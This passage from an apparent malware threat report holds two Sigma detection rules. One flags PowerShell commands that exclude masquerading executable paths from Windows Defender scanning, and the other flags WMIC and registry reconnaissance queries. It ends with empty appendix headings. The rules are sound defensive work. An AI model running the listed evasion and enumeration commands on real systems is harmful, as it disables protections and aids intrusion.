  - Excludes benign patterns based on environment-specific baselines.
```

```yaml
title: Detection of Malicious Windows Defender Exclusion Paths
id: 5678efgh-1234-abcd-ijkl-9012mnopqrst
description: Detects suspicious usage of the Add-MpPreference PowerShell
   command to add specific paths to Windows Defender exclusion list.
status: experimental
author: Alessio Di Santo
date: 2024-11-26
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    CommandLine|contains:
      - "Add-MpPreference -ExclusionPath"
  paths:
    CommandLine|contains:
      - "\System Runtime Monitor.exe"
      - "\Microsoft\Windows\Applications\Runtime Broker.exe"
      - "\Microsoft\Windows\Applications\msedge.exe"
  condition: selection and paths
fields:
  - CommandLine
  - ParentCommandLine
  - ParentImage
  - Image
  - User
level: high
tags:
  - attack.persistence
  - attack.t1562.001
  - attack.defense_evasion
falsepositives:
  - Legitimate administrative usage
mitre:
  - T1562.001
  - T1070.006
  - T1098
```

```yaml
title: Malicious System Information Collection via WMIC and Registry Queries
id: e3b8c5f4-1d2e-43d9-8748-82b8cbe3c28a
description: Detects suspicious WMIC and registry queries used for system reconnaissance or enumeration. Intended for use with SIEM aggregation to identify all activities over time.
status: experimental
author: Alessio Di Santo
date: 2024-11-26
logsource:
  category: process_creation
  product: windows
detection:
  selection_wmic_processor_name:
    CommandLine|contains: 'wmic path Win32_Processor get Name'
  selection_wmic_processor_cores:
    CommandLine|contains: 'wmic path Win32_Processor get NumberOfCores'
  selection_wmic_videocontroller:
    CommandLine|contains: 'wmic path Win32_VideoController get Name'
  selection_wmic_os:
    CommandLine|contains: 'wmic os get Caption'
  selection_reg_query_productid_32bit:
    CommandLine|contains: 'reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v ProductID'
  selection_reg_query_productid_64bit:
    CommandLine|contains: 'reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion" /v ProductID'
  condition: selection_wmic_* or selection_reg_*
fields:
  - CommandLine
  - ParentCommandLine
  - ParentImage
  - Image
  - User
level: high
tags:
  - attack.discovery
  - attack.t1082
falsepositives:
  - Legitimate administrative tools or scripts
mitre:
  - T1082
```

A.3 Infection Chain



A.4 Diamond Model